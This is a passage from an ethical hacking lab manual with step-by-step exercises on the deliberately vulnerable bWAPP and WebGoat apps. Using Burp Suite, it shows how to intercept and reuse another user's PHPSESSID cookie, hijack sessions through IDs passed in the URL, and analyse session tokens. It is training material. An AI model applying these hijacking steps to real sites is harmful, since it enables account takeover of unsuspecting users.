
2.3)Session Mgmt. – Cookies (Secure) :

PROCEDURE:

Same steps like previous instead choose Session Mgmt. – Cookies (Secure)


And all the steps remains the same as shown in below figures.

Step1 : Select Session Mgmt. – Cookies (Secure) from the dropdown menu.




ETHICAL HACKING Lab Manual

Step 2: Turn on the intercept in proxy terminal in the Burp Suite Community Edition and click on Cookies.



ETHICAL HACKING Lab Manual

Step 3: Select the PHPSESSID from the Cookie field.




ETHICAL HACKING Lab Manual

Step 4: Open browser window <http://192.168.73.129>

Step 5: Open Bwapp and login the different user name and Password and select Session management cookies Http only from the dropdown menu like before turn on the intercept and click on cookies.

Step 6: Copy the PHPSESSID .



/ Session Mgmt. - Cookies (Se


Click the button to see your current cookies:

Browse to another page to see if the cookies are protected over a non-SSL char

Name	Value
security_level	0
acopendivids	swingset,jotto,phpbb2,redmine
acgroupswithpersist	nada
PHPSESSID	f9fj51irr8ri2ci5ks6sck3ok2
top_security	no


ETHICAL HACKING Lab Manual

Step 7: Paste the browser PHPSESSID in the Proxy Terminal and forward the request.



ETHICAL HACKING Lab Manual

Step 8: Check whether PHPSESSID is same as that of browser PHPSESSID.



Session Mgmt. - Cookie

Click the button to see your current cookies: [Cookies](#)

Browse to another page to see if the cookies are protected over a

Name	Value
security_level	0
acopendivids	swingset,jotto,phpbb2,redmine
acgroupswithpersist	nada
top_security	no
PHPSESSID	f9fj51irr8ri2ci5ks6sck3ok2

OUTCOME OF THE EXPERIMENT:


Session cookies store information about a user session after the user logs in to an application. This information is very sensitive, since an attacker can use a session cookie to impersonate the victim

ETHICAL HACKING Lab Manual

2.4)Session Mgmt. – Session ID in URL

PROCEDURE: Repeat the same step as above till Step 5 from experiment 5.3.

Step 6: Select the Session Management – Session ID in URL and click on Hack.



ny web application, is a free and open source deliberately insecure web application. It is designed for security enthusiasts, developers and students to discover and to prevent web vulnerabilities. It includes all the major known web vulnerabilities, including all risks from the OWASP Top 10 project! It is for educational purposes only.

ETHICAL HACKING Lab Manual

Step 7 : Select the PHPSESSID of different user logged in browser and paste that PHPSESSID in the chromium browser in the URL as shown below in this way we can log into the different user 's session.



ETHICAL HACKING Lab Manual


2.5) Session Mgmt. – Strong Sessions.

PROCEDURE:

Repeat the same step as above till Step 5.

Step 6: Select **Session Mgmt. – Strong Sessions**. From the dropdown menu and click on Hack.

Step 7: Click [here](#) to check whether session is weak or strong.



/ Session Mgmt. - Strong Sessions

Click the button to see your current cookies: [Cookies](#)


Click [here](#) to access our top security page.

Name	Value
security_level	0
acopendivids	swingset,jotto,phpbb2,redmine
acgroupswithpersist	nada
PHPSESSID	qpcrulr41hfe66bsr1ifj2v6n2

: APP is for educational purposes only / Follow @N1MPH on Twitter and ask for our cheat sheet containing all

ETHICAL HACKING Lab Manual

Step 8: As shown below it's a Strong Session!



/ Session Mgmt. - Strong Sessions /

Welcome Bee,

You have a valid session but not a strong session!

OUTCOME OF THE EXPERIMENT :

A session ID is a unique number that a Web site's server assigns a specific user for the duration of that user's visit (session). The session ID can be stored as a cookie, form field, or URL (Uniform Resource Locator). Some Web servers generate session IDs by simply incrementing static numbers.

ETHICAL HACKING Lab Manual

3) Experiment to perform Sessions Hijacking using Web-Goat.

WebGoat:

WebGoat is a deliberately insecure application that allows interested developers just like you to test vulnerabilities commonly found in Java-based applications that use common and popular open source components.

Tools/Applications Used:

- VMPlayer
- Kali Linux
- Burpsuite
- Owasp Broken Web Application.

Procedure:


Repeat the same step as above till step 5.

Step 6 : Select OWASP WebGoat.



ETHICAL HACKING Lab Manual

Step 7: Give username and password both are guest .



FebGoat/attack

Sign in

http://192.168.73.128

Your connection to this site is not private


Username

Password

Cancel Sign in

ETHICAL HACKING Lab Manual

Step 8: Click on Start WebGoat.



Step 9: Select session management flaws , on the intercept and click on Hijack a session

Malicious Execution
Parameter Tampering
Session Management Flaws
  [Hijack a Session](#)
 [Spoof an Authentication](#)
 [Cookie](#)
 [Session Fixation](#)
Web Services
Admin Functions
Challenge

ETHICAL HACKING Lab Manual

Step 9: On the Intercept in proxy terminal and click on Login.

Application developers who develop their own session IDs frequently forget to incorporate the complexity and randomness necessary for security. If the user specific session ID is not complex and random, then the application is highly susceptible to session-based brute force attacks.

General Goal(s):

Try to access an authenticated session belonging to someone else.

Sign In

Please sign in to your account.

*Required Fields

*User Name:

*Password:

Login

By Rogan Dawes of



OWASP Foundation | Project WebGoat | Report Bug

Step 10: Select Burp Suite proxy with Http history (get web goat /attack? Screen=4252) and send to sequencer.

The screenshot shows the Burp Suite interface. The top menu bar includes Project, Intruder, Repeater, Window, and Help. The main toolbar has buttons for Dashboard, Target, Proxy, Intruder, Repeater, Sequencer, Decoder, and Correlator. The Proxy tab is active, showing HTTP history. The history table lists several requests to 192.168.73.128, with the third request (GET /WebGoat/attack?Screen=4252&menu=1800) highlighted in orange. Below the history table, the Sequencer tab is active, showing a request in the 'Request' pane. The request is a GET to /WebGoat/attack?Screen=4252&menu=1800 with status 200. The 'Raw' tab is selected in the bottom pane, showing the raw HTTP request.


Host	Method	URL	Params	Edited	Status
http://192.168.73.128	GET	/WebGoat/attack			200
http://192.168.73.128	POST	/WebGoat/attack	✓		200
http://192.168.73.128	GET	/WebGoat/attack?Screen=4252&me...	✓		200
http://192.168.73.128	GET	/WebGoat/javascript/javascript.js			304
http://192.168.73.128	GET	/WebGoat/javascript/lessonNav.js			304
http://192.168.73.128	GET	/WebGoat/javascript/menu_system.js			304
http://192.168.73.128	GET	/WebGoat/javascript/makeWindow.js			304
http://192.168.73.128	GET	/WebGoat/javascript/toggle.js			304
http://192.168.73.128	GET	/WebGoat/javascript/menu_system.js			304
http://192.168.73.128	GET	/WebGoat/javascript/javascript.js			304
http://192.168.73.128	GET	/WebGoat/javascript/lessonNav.js			304
http://192.168.73.128	GET	/WebGoat/javascript/makeWindow.js			304

Request: Hiding CSS, image and general binary content

Request: GET /WebGoat/attack?Screen=4252&menu=1800 HTTP/1.1


ETHICAL HACKING Lab Manual

Step 11: Send to sequencer



